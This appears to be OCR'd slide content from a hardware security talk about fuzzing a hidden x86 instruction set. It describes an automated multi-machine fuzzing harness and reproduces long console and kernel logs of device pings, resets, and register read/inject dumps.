


- Solution:
  - Extend the earlier automated setup
  - 7 target machines, PXE booting from a master
  - Master assigns fuzzing tasks to agents running on each target
    - Lets master coordinate the fuzzing workload
    - Intelligently task workers with high priority or unexplored segments of the instruction space
  - Targets attached to relays, controlled by the master
  - When the master stops receiving data from a target
    - Assume crashed, panicked, reset, locked, etc.
    - Target is forcefully reset through relay
  - Fuzzing results collected from each target and aggregated on the master

A deeply embedded instruction set

(Demo)

(Demo)



```
> device <0, 192.168.3.196, unknown>: pinging 192.168.3.196
> device <0, 192.168.3.196, unknown>: pinging 192.168.3.196
> device <0, 192.168.3.196, unknown>: pinging 192.168.3.196
> device <0, 192.168.3.196, unknown>: pinging 192.168.3.196
> device <0, 192.168.3.196, unknown>: pinging 192.168.3.196
> device <0, 192.168.3.196, unknown>: pinging 192.168.3.196
> device <0, 192.168.3.196, unknown>: pinging 192.168.3.196
> device <0, 192.168.3.196, unknown>: pinging 192.168.3.196
> device <0, 192.168.3.196, unknown>: pinging 192.168.3.196
> device <0, 192.168.3.196, unknown>: pinging 192.168.3.196
> device <0, 192.168.3.196, unknown>: pinging 192.168.3.196
> device <0, 192.168.3.196, unknown>: pinging 192.168.3.196
> device <0, 192.168.3.196, unknown>: pinging 192.168.3.196
> device <0, 192.168.3.196, unknown>: pinging 192.168.3.196
> device <0, 192.168.3.196, unknown>: pinging 192.168.3.196
> device <0, 192.168.3.196, unknown>: pinging 192.168.3.196
> device <0, 192.168.3.196, unknown>: pinging 192.168.3.196
> device <0, 192.168.3.196, unknown>: pinging 192.168.3.196
> device <0, 192.168.3.196, unknown>: pinging 192.168.3.196
> device <0, 192.168.3.196, unknown>: pinging 192.168.3.196
> device <0, 192.168.3.196, unknown>: pinging 192.168.3.196
> device <0, 192.168.3.196, unknown>: pinging 192.168.3.196
> device <0, 192.168.3.196, unknown>: pinging 192.168.3.196
> device <0, 192.168.3.196, unknown>: pinging 192.168.3.196
> device <0, 192.168.3.196, unknown>: pinging 192.168.3.196
> device <0, 192.168.3.196, unknown>: pinging 192.168.3.196
> device <0, 192.168.3.196, unknown>: pinging 192.168.3.196
> device <0, 192.168.3.196, unknown>: pinging 192.168.3.196
> device <0, 192.168.3.196, unknown>: pinging 192.168.3.196
> device <0, 192.168.3.196, unknown>: pinging 192.168.3.196
> device <0, 192.168.3.196, unknown>: pinging 192.168.3.196
> device <0, 192.168.3.196, unknown>: device exceeded reboot time, resetting
> device <0, 192.168.3.196, unknown>: pinging 192.168.3.196
> device <0, 192.168.3.196, unknown>: pinging 192.168.3.196
> device <0, 192.168.3.196, unknown>: pinging 192.168.3.196
> device <0, 192.168.3.196, unknown>: pinging 192.168.3.196
> device <0, 192.168.3.196, unknown>: pinging 192.168.3.196
> device <0, 192.168.3.196, unknown>: pinging 192.168.3.196
> device <0, 192.168.3.196, unknown>: pinging 192.168.3.196
> device <0, 192.168.3.196, unknown>: pinging 192.168.3.196
> device <0, 192.168.3.196, unknown>: pinging 192.168.3.196
> device <0, 192.168.3.196, unknown>: pinging 192.168.3.196
> device <0, 192.168.3.196, unknown>: pinging 192.168.3.196
> device <0, 192.168.3.196, unknown>: pinging 192.168.3.196
> device <0, 192.168.3.196, unknown>: pinging 192.168.3.196
> device <0, 192.168.3.196, unknown>: pinging 192.168.3.196
> device <0, 192.168.3.196, unknown>: pinging 192.168.3.196
> device <0, 192.168.3.196, unknown>: pinging 192.168.3.196
> device <0, 192.168.3.196, unknown>: pinging 192.168.3.196
> device <0, 192.168.3.196, unknown>: pinging 192.168.3.196
> device <0, 192.168.3.196, unknown>: pinging 192.168.3.196
> device <0, 192.168.3.196, unknown>: pinging 192.168.3.196
> device <0, 192.168.3.196, unknown>: pinging 192.168.3.196
> device <0, 192.168.3.196, unknown>: pinging 192.168.3.196
> device <0, 192.168.3.196, unknown>: pinging 192.168.3.196
> device <0, 192.168.3.196, unknown>: pinging 192.168.3.196
> device <0, 192.168.3.196, unknown>: pinging 192.168.3.196
> device <0, 192.168.3.196, unknown>: pinging 192.168.3.196
> device <0, 192.168.3.196, unknown>: pinging 192.168.3.196
> device <0, 192.168.3.196, unknown>: pinging 192.168.3.196
> device <0, 192.168.3.196, unknown>: pinging 192.168.3.196
> device <0, 192.168.3.196, unknown>: pinging 192.168.3.196
> device <0, 192.168.3.196, unknown>: pinging 192.168.3.196
> device <0, 192.168.3.196, unknown>: pinging 192.168.3.196
> device <0, 192.168.3.196, unknown>: pinging 192.168.3.196
> device <0, 192.168.3.196, unknown>: pinging 192.168.3.196
> device <0, 192.168.3.196, unknown>: pinging 192.168.3.196
> device <0, 192.168.3.196, unknown>: pinging 192.168.3.196
> device <0, 192.168.3.196, unknown>: pinging 192.168.3.196
> device <0, 192.168.3.196, unknown>: pinging 192.168.3.196
> device <0, 192.168.3.196, unknown>: pinging 192.168.3.196
> device <0, 192.168.3.196, unknown>: pinging 192.168.3.196
> device <0, 192.168.3.196, unknown>: pinging 192.168.3.196
> device <0, 192.168.3.196, unknown>: pinging 192.168.3.196
> device <0, 192.168.3.196, unknown>: pinging 192.168.3.196
> device <0, 192.168.3.196, unknown>: pinging 192.168.3.196
```

```
.                                           ^^^^^^^^    ^^  ^^^^^^^^    ^^
<-------------------------------------------
Aug 24 11:18:18 debian kernel: [   93.409393] (privregs)>> ioctl 00000002 00000000 30000000
Aug 24 11:18:18 debian kernel: [   93.420363] (privregs)>> dr read 0
Aug 24 11:18:18 debian kernel: [   93.431047] (privregs)>> ioctl 00000002 00000000 00000000
Aug 24 11:18:18 debian kernel: [   93.442026] (privregs)>> dr read 0
Aug 24 11:18:18 debian kernel: [   93.453089] (privregs)>> ioctl 00000002 00000001 00000000
Aug 24 11:18:18 debian kernel: [   93.464743] (privregs)>> dr read 1
Aug 24 11:18:18 debian kernel: [   93.475665] (privregs)>> ioctl 00000002 00000002 00000000
Aug 24 11:18:18 debian kernel: [   93.486500] (privregs)>> dr read 2
Aug 24 11:18:18 debian kernel: [   93.497413] (privregs)>> ioctl 00000002 00000003 00000000
Aug 24 11:18:18 debian kernel: [   93.508255] (privregs)>> dr read 3
Aug 24 11:18:18 debian kernel: [   93.519204] (privregs)>> ioctl 00000002 00000004 00000000
Aug 24 11:18:18 debian kernel: [   93.530048] (privregs)>> dr read 4
Aug 24 11:18:18 debian kernel: [   93.540975] (privregs)>> ioctl 00000002 00000005 00000000
Aug 24 11:18:18 debian kernel: [   93.551021] (privregs)>> dr read 5
Aug 24 11:18:18 debian kernel: [   93.562792] (privregs)>> ioctl 00000002 00000006 00000000
Aug 24 11:18:18 debian kernel: [   93.573659] (privregs)>> dr read 6
Aug 24 11:18:19 debian kernel: [   93.584608] (privregs)>> ioctl 00000002 00000007 00000000
Aug 24 11:18:19 debian kernel: [   93.595465] (privregs)>> dr read 7
Aug 24 11:18:19 debian kernel: [   93.606448] (privregs)>> ioctl 00000001 00000000 00000000
Aug 24 11:18:19 debian kernel: [   93.617321] (privregs)>> cr read 0
Aug 24 11:18:19 debian kernel: [   93.628265] (privregs)>> ioctl 00000001 00000002 00000000
Aug 24 11:18:19 debian kernel: [   93.639112] (privregs)>> cr read 2
Aug 24 11:18:19 debian kernel: [   93.650071] (privregs)>> ioctl 00000001 00000003 00000000
Aug 24 11:18:19 debian kernel: [   93.660921] (privregs)>> cr read 3
Aug 24 11:18:19 debian kernel: [   93.671047] (privregs)>> ioctl 00000001 00000004 00000000
Aug 24 11:18:19 debian kernel: [   93.682692] (privregs)>> cr read 4
>-------------------------------------------
(search kernel)
(run 0)
. L(c461b086) R(86b061c4)  L(1100 0100 0110 0001 1011 0000 1000 0110) R(1000 0110 1011 0000 0110 0001 1100 0100)
executing...

> device <1, 192.168.3.192, unknown>: (timeout - aborting)
> device <1, 192.168.3.192, unknown>: ============== end ==============
> device <1, 192.168.3.192, unknown>: ! round 6, 149.94 seconds
> device <1, 192.168.3.192, unknown>: pinging 192.168.3.192
> device <1, 192.168.3.192, unknown>: pinging 192.168.3.192
> device <1, 192.168.3.192, unknown>: pinging 192.168.3.192
> device <1, 192.168.3.192, unknown>: pinging 192.168.3.192
> device <1, 192.168.3.192, unknown>: pinging 192.168.3.192
> device <1, 192.168.3.192, unknown>: pinging 192.168.3.192
> device <1, 192.168.3.192, unknown>: pinging 192.168.3.192
> device <1, 192.168.3.192, unknown>: pinging 192.168.3.192
> device <1, 192.168.3.192, unknown>: pinging 192.168.3.192
> device <1, 192.168.3.192, unknown>: pinging 192.168.3.192
> device <1, 192.168.3.192, unknown>: pinging 192.168.3.192
> device <1, 192.168.3.192, unknown>: pinging 192.168.3.192
> device <1, 192.168.3.192, unknown>: pinging 192.168.3.192
> device <1, 192.168.3.192, unknown>: pinging 192.168.3.192
> device <1, 192.168.3.192, unknown>: device up
> device <1, 192.168.3.192, unknown>: connecting to device
> device <1, 192.168.3.192, unknown>: (debug) create client
> device <1, 192.168.3.192, unknown>: (debug) connect
> device <1, 192.168.3.192, unknown>: except [Errno None] Unable to connect to port 22 on 192.168.3.192
> device <1, 192.168.3.192, unknown>: (retrying)
> device <1, 192.168.3.192, unknown>: connecting to device
> device <1, 192.168.3.192, unknown>: (debug) create client
> device <1, 192.168.3.192, unknown>: (debug) connect
> device <1, 192.168.3.192, unknown>: except [Errno None] Unable to connect to port 22 on 192.168.3.192
> device <1, 192.168.3.192, unknown>: (retrying)
> device <1, 192.168.3.192, unknown>: connecting to device
> device <1, 192.168.3.192, unknown>: (debug) create client
> device <1, 192.168.3.192, unknown>: (debug) connect
> device <1, 192.168.3.192, unknown>: except [Errno None] Unable to connect to port 22 on 192.168.3.192
> device <1, 192.168.3.192, unknown>: (retrying)
> device <1, 192.168.3.192, unknown>: connecting to device
> device <1, 192.168.3.192, unknown>: (debug) create client
> device <1, 192.168.3.192, unknown>: (debug) connect
> device <1, 192.168.3.192, unknown>: except [Errno None] Unable to connect to port 22 on 192.168.3.192
> device <1, 192.168.3.192, unknown>: (retrying)
> device <1, 192.168.3.192, unknown>: connecting to device
> device <1, 192.168.3.192, unknown>: (debug) create client
> device <1, 192.168.3.192, unknown>: (debug) connect
```

```
Aug 18 03:19:53 debian kernel: [   63.771654] (privregs)>> ioctl 00000001 00000003 00000000
Aug 18 03:19:53 debian kernel: [   63.781695] (privregs)>> cr read 3
Aug 18 03:19:53 debian kernel: [   63.791579] (privregs)>> ioctl 00000001 00000004 00000000
Aug 18 03:19:53 debian kernel: [   63.801346] (privregs)>> cr read 4
Aug 18 03:19:53 debian kernel: [   63.811298] (privregs)>> ioctl 00000002 00000000 00000000
Aug 18 03:19:53 debian kernel: [   63.821096] (privregs)>> dr read 0
Aug 18 03:19:53 debian kernel: [   63.831013] (privregs)>> ioctl 00000002 00000001 00000000
Aug 18 03:19:53 debian kernel: [   63.840704] (privregs)>> dr read 1
Aug 18 03:19:53 debian kernel: [   63.850637] (privregs)>> ioctl 00000002 00000002 00000000
Aug 18 03:19:53 debian kernel: [   63.860403] (privregs)>> dr read 2
Aug 18 03:19:53 debian kernel: [   63.870278] (privregs)>> ioctl 00000002 00000003 00000000
Aug 18 03:19:53 debian kernel: [   63.880044] (privregs)>> dr read 3
Aug 18 03:19:53 debian kernel: [   63.889916] (privregs)>> ioctl 00000002 00000004 00000000
Aug 18 03:19:53 debian kernel: [   63.899672] (privregs)>> dr read 4
Aug 18 03:19:53 debian kernel: [   63.909516] (privregs)>> ioctl 00000002 00000005 00000000
Aug 18 03:19:53 debian kernel: [   63.919282] (privregs)>> dr read 5
Aug 18 03:19:53 debian kernel: [   63.929137] (privregs)>> ioctl 00000002 00000006 00000000
Aug 18 03:19:53 debian kernel: [   63.938904] (privregs)>> dr read 6
Aug 18 03:19:53 debian kernel: [   63.948765] (privregs)>> ioctl 00000002 00000007 00000000
Aug 18 03:19:53 debian kernel: [   63.958541] (privregs)>> dr read 7
Aug 18 03:19:53 debian kernel: [   63.968430] (privregs)>> ioctl 00000001 00000000 00000000
Aug 18 03:19:53 debian kernel: [   63.978217] (privregs)>> cr read 0
Aug 18 03:19:53 debian kernel: [   63.988132] (privregs)>> ioctl 00000001 00000002 00000000
Aug 18 03:19:53 debian kernel: [   63.997900] (privregs)>> cr read 2
Aug 18 03:19:53 debian kernel: [   64.007999] (privregs)>> ioctl 00000001 00000003 00000000
Aug 18 03:19:53 debian kernel: [   64.017947] (privregs)>> cr read 3
...done.
<-------------------------------------------
>-------------------------------------------
(search kernel)
(run 0)
. L(c471b886) R(86b871c4)  L(1100 0100 0111 0001 1011 1000 1000 0110) R(1000 0110 1011 1000 0111 0001 1100 0100)
executing...

> device <2, 192.168.3.191, unknown>: (timeout - aborting)
> device <2, 192.168.3.191, unknown>: ============== end ==============
> device <2, 192.168.3.191, unknown>: ! round 6, 121.04 seconds
> device <2, 192.168.3.191, unknown>: pinging 192.168.3.191
> device <2, 192.168.3.191, unknown>: pinging 192.168.3.191
> device <2, 192.168.3.191, unknown>: pinging 192.168.3.191
> device <2, 192.168.3.191, unknown>: pinging 192.168.3.191
> device <2, 192.168.3.191, unknown>: pinging 192.168.3.191
> device <2, 192.168.3.191, unknown>: pinging 192.168.3.191
> device <2, 192.168.3.191, unknown>: pinging 192.168.3.191
> device <2, 192.168.3.191, unknown>: pinging 192.168.3.191
> device <2, 192.168.3.191, unknown>: pinging 192.168.3.191
> device <2, 192.168.3.191, unknown>: pinging 192.168.3.191
> device <2, 192.168.3.191, unknown>: pinging 192.168.3.191
> device <2, 192.168.3.191, unknown>: pinging 192.168.3.191
> device <2, 192.168.3.191, unknown>: pinging 192.168.3.191
> device <2, 192.168.3.191, unknown>: pinging 192.168.3.191
> device <2, 192.168.3.191, unknown>: device up
> device <2, 192.168.3.191, unknown>: connecting to device
> device <2, 192.168.3.191, unknown>: (debug) create client
> device <2, 192.168.3.191, unknown>: (debug) connect
> device <2, 192.168.3.191, unknown>: except [Errno None] Unable to connect to port 22 on 192.168.3.191
> device <2, 192.168.3.191, unknown>: (retrying)
> device <2, 192.168.3.191, unknown>: connecting to device
> device <2, 192.168.3.191, unknown>: (debug) create client
> device <2, 192.168.3.191, unknown>: (debug) connect
> device <2, 192.168.3.191, unknown>: except [Errno None] Unable to connect to port 22 on 192.168.3.191
> device <2, 192.168.3.191, unknown>: (retrying)
> device <2, 192.168.3.191, unknown>: connecting to device
> device <2, 192.168.3.191, unknown>: (debug) create client
> device <2, 192.168.3.191, unknown>: (debug) connect
> device <2, 192.168.3.191, unknown>: except [Errno None] Unable to connect to port 22 on 192.168.3.191
> device <2, 192.168.3.191, unknown>: (retrying)
> device <2, 192.168.3.191, unknown>: connecting to device
> device <2, 192.168.3.191, unknown>: (debug) create client
> device <2, 192.168.3.191, unknown>: (debug) connect
> device <2, 192.168.3.191, unknown>: except [Errno None] Unable to connect to port 22 on 192.168.3.191
> device <2, 192.168.3.191, unknown>: (retrying)
> device <2, 192.168.3.191, unknown>: connecting to device
> device <2, 192.168.3.191, unknown>: (debug) create client
> device <2, 192.168.3.191, unknown>: (debug) connect
> device <2, 192.168.3.191, unknown>: (waiting)
```

```
.
.          mm0                 mm1                 mm2                 mm3
. inject: 00000000  00000000  00000000  00000000  00000000  00000000  00000000  00000000
. result: 00000000  00000000  00000000  00000000  00000000  00000000  00000000  00000000
.
.          mm4                 mm5                 mm6                 mm7
. inject: 00000000  00000000  00000000  00000000  00000000  00000000  00000000  00000000
. result: 00000000  00000000  00000000  00000000  00000000  00000000  00000000  00000000
.
.          eflags
. inject: 00000217
. result: 00000217
.
.          cr0                 cr2       cr3       cr4
. inject: 00000000            00000000  00000000  00000000
. result: 8005003b            b7621440  06813000  000006d0
.          ^^^^  ^^            ^^^^^^^^  ^^^^^^       ^^^^
.          dr0       dr1       dr2       dr3       dr4       dr5       dr6       dr7
. inject: 00000000  00000000  00000000  00000000  00000000  00000000  00000000  00000000
. result: 00000000  00000000  00000000  00000000  ffff0ff0  00000400  ffff0ff0  00000400
.                                                 ^^^^^^^^       ^^  ^^^^^^^^       ^^
<-------------------------------------------
>-------------------------------------------
(search kernel)
(run 0)
. L(c634b907) R(07b934c6)  L(1100 0110 0011 0100 1011 1001 0000 0111) R(0000 0111 1011 1001 0011 0100 1100 0110)
executing...
Aug  3 00:15:14 debian kernel: [   63.075800] (privregs)>> ioctl 00000002 00000000 00000000
Aug  3 00:15:14 debian kernel: [   63.086804] (privregs)>> dr read 0
Aug  3 00:15:14 debian kernel: [   63.097960] (privregs)>> ioctl 00000002 00000001 00000000
Aug  3 00:15:14 debian kernel: [   63.108997] (privregs)>> dr read 1
Aug  3 00:15:14 debian kernel: [   63.120762] (privregs)>> ioctl 00000002 00000002 00000000
Aug  3 00:15:14 debian kernel: [   63.131694] (privregs)>> dr read 2
Aug  3 00:15:14 debian kernel: [   63.142731] (privregs)>> ioctl 00000002 00000003 00000000
Aug  3 00:15:14 debian kernel: [   63.153605] (privregs)>> dr read 3
Aug  3 00:15:14 debian kernel: [   63.164556] (privregs)>> ioctl 00000002 00000004 00000000
Aug  3 00:15:14 debian kernel: [   63.175410] (privregs)>> dr read 4
Aug  3 00:15:14 debian kernel: [   63.186346] (privregs)>> ioctl 00000002 00000005 00000000
Aug  3 00:15:14 debian kernel: [   63.197202] (privregs)>> dr read 5
Aug  3 00:15:14 debian kernel: [   63.208198] (privregs)>> ioctl 00000002 00000006 00000000
Aug  3 00:15:14 debian kernel: [   63.219068] (privregs)>> dr read 6
Aug  3 00:15:14 debian kernel: [   63.230043] (privregs)>> ioctl 00000002 00000007 00000000
Aug  3 00:15:14 debian kernel: [   63.240936] (privregs)>> dr read 7
Aug  3 00:15:14 debian kernel: [   63.251932] (privregs)>> ioctl 00000001 00000000 00000000
Aug  3 00:15:14 debian kernel: [   63.262806] (privregs)>> cr read 0
Aug  3 00:15:14 debian kernel: [   63.273769] (privregs)>> ioctl 00000001 00000002 00000000
Aug  3 00:15:14 debian kernel: [   63.284640] (privregs)>> cr read 2
Aug  3 00:15:14 debian kernel: [   63.295638] (privregs)>> ioctl 00000001 00000003 00000000
Aug  3 00:15:14 debian kernel: [   63.306530] (privregs)>> cr read 3
Aug  3 00:15:14 debian kernel: [   63.317506] (privregs)>> ioctl 00000001 00000004 00000000
Aug  3 00:15:14 debian kernel: [   63.328387] (privregs)>> cr read 4
Aug  3 00:15:15 debian kernel: [   63.844357] (privregs)>> ioctl 00000002 00000000 00000000
Aug  3 00:15:15 debian kernel: [   63.855325] (privregs)>> dr read 0
Aug  3 00:15:15 debian kernel: [   63.866740] (privregs)>> ioctl 00000002 00000001 00000000
Aug  3 00:15:15 debian kernel: [   63.877774] (privregs)>> dr read 1
Aug  3 00:15:15 debian kernel: [   63.888922] (privregs)>> ioctl 00000002 00000002 00000000
Aug  3 00:15:15 debian kernel: [   63.899629] (privregs)>> dr read 2
Aug  3 00:15:15 debian kernel: [   63.910811] (privregs)>> ioctl 00000002 00000003 00000000
Aug  3 00:15:15 debian kernel: [   63.921680] (privregs)>> dr read 3
Aug  3 00:15:15 debian kernel: [   63.932651] (privregs)>> ioctl 00000002 00000004 00000000
Aug  3 00:15:15 debian kernel: [   63.943525] (privregs)>> dr read 4
Aug  3 00:15:15 debian kernel: [   63.954487] (privregs)>> ioctl 00000002 00000005 00000000
Aug  3 00:15:15 debian kernel: [   63.965371] (privregs)>> dr read 5
Aug  3 00:15:15 debian kernel: [   63.976324] (privregs)>> ioctl 00000002 00000006 00000000
Aug  3 00:15:15 debian kernel: [   63.987197] (privregs)>> dr read 6
Aug  3 00:15:15 debian kernel: [   63.998153] (privregs)>> ioctl 00000002 00000007 00000000
Aug  3 00:15:15 debian kernel: [   64.009032] (privregs)>> dr read 7
Aug  3 00:15:15 debian kernel: [   64.020008] (privregs)>> ioctl 00000001 00000000 00000000
Aug  3 00:15:15 debian kernel: [   64.030900] (privregs)>> cr read 0
Aug  3 00:15:15 debian kernel: [   64.041654] (privregs)>> ioctl 00000001 00000002 00000000
Aug  3 00:15:15 debian kernel: [   64.052038] (privregs)>> cr read 2
Aug  3 00:15:15 debian kernel: [   64.062526] (privregs)>> ioctl 00000001 00000003 00000000
Aug  3 00:15:15 debian kernel: [   64.072648] (privregs)>> cr read 3
Aug  3 00:15:15 debian kernel: [   64.082588] (privregs)>> ioctl 00000001 00000004 00000000
Aug  3 00:15:15 debian kernel: [   64.092432] (privregs)>> cr read 4
```

```
> device <5, 192.168.3.193, unknown>: pinging 192.168.3.193
> device <5, 192.168.3.193, unknown>: pinging 192.168.3.193
> device <5, 192.168.3.193, unknown>: pinging 192.168.3.193
> device <5, 192.168.3.193, unknown>: pinging 192.168.3.193
> device <5, 192.168.3.193, unknown>: pinging 192.168.3.193
> device <5, 192.168.3.193, unknown>: pinging 192.168.3.193
> device <5, 192.168.3.193, unknown>: pinging 192.168.3.193
> device <5, 192.168.3.193, unknown>: pinging 192.168.3.193
> device <5, 192.168.3.193, unknown>: pinging 192.168.3.193
> device <5, 192.168.3.193, unknown>: pinging 192.168.3.193
> device <5, 192.168.3.193, unknown>: pinging 192.168.3.193
> device <5, 192.168.3.193, unknown>: pinging 192.168.3.193
> device <5, 192.168.3.193, unknown>: pinging 192.168.3.193
> device <5, 192.168.3.193, unknown>: pinging 192.168.3.193
> device <5, 192.168.3.193, unknown>: pinging 192.168.3.193
> device <5, 192.168.3.193, unknown>: pinging 192.168.3.193
> device <5, 192.168.3.193, unknown>: pinging 192.168.3.193
> device <5, 192.168.3.193, unknown>: pinging 192.168.3.193
> device <5, 192.168.3.193, unknown>: pinging 192.168.3.193
> device <5, 192.168.3.193, unknown>: pinging 192.168.3.193
> device <5, 192.168.3.193, unknown>: pinging 192.168.3.193
> device <5, 192.168.3.193, unknown>: pinging 192.168.3.193
> device <5, 192.168.3.193, unknown>: pinging 192.168.3.193
> device <5, 192.168.3.193, unknown>: pinging 192.168.3.193
> device <5, 192.168.3.193, unknown>: pinging 192.168.3.193
> device <5, 192.168.3.193, unknown>: pinging 192.168.3.193
> device <5, 192.168.3.193, unknown>: pinging 192.168.3.193
> device <5, 192.168.3.193, unknown>: pinging 192.168.3.193
> device <5, 192.168.3.193, unknown>: device exceeded reboot time, resetting
> device <5, 192.168.3.193, unknown>: pinging 192.168.3.193
> device <5, 192.168.3.193, unknown>: pinging 192.168.3.193
> device <5, 192.168.3.193, unknown>: pinging 192.168.3.193
> device <5, 192.168.3.193, unknown>: pinging 192.168.3.193
> device <5, 192.168.3.193, unknown>: pinging 192.168.3.193
> device <5, 192.168.3.193, unknown>: pinging 192.168.3.193
> device <5, 192.168.3.193, unknown>: pinging 192.168.3.193
> device <5, 192.168.3.193, unknown>: pinging 192.168.3.193
> device <5, 192.168.3.193, unknown>: pinging 192.168.3.193
> device <5, 192.168.3.193, unknown>: pinging 192.168.3.193
> device <5, 192.168.3.193, unknown>: pinging 192.168.3.193
> device <5, 192.168.3.193, unknown>: pinging 192.168.3.193
> device <5, 192.168.3.193, unknown>: pinging 192.168.3.193
> device <5, 192.168.3.193, unknown>: pinging 192.168.3.193
> device <5, 192.168.3.193, unknown>: pinging 192.168.3.193
> device <5, 192.168.3.193, unknown>: pinging 192.168.3.193
> device <5, 192.168.3.193, unknown>: pinging 192.168.3.193
> device <5, 192.168.3.193, unknown>: pinging 192.168.3.193
> device <5, 192.168.3.193, unknown>: pinging 192.168.3.193
> device <5, 192.168.3.193, unknown>: pinging 192.168.3.193
> device <5, 192.168.3.193, unknown>: pinging 192.168.3.193
> device <5, 192.168.3.193, unknown>: pinging 192.168.3.193
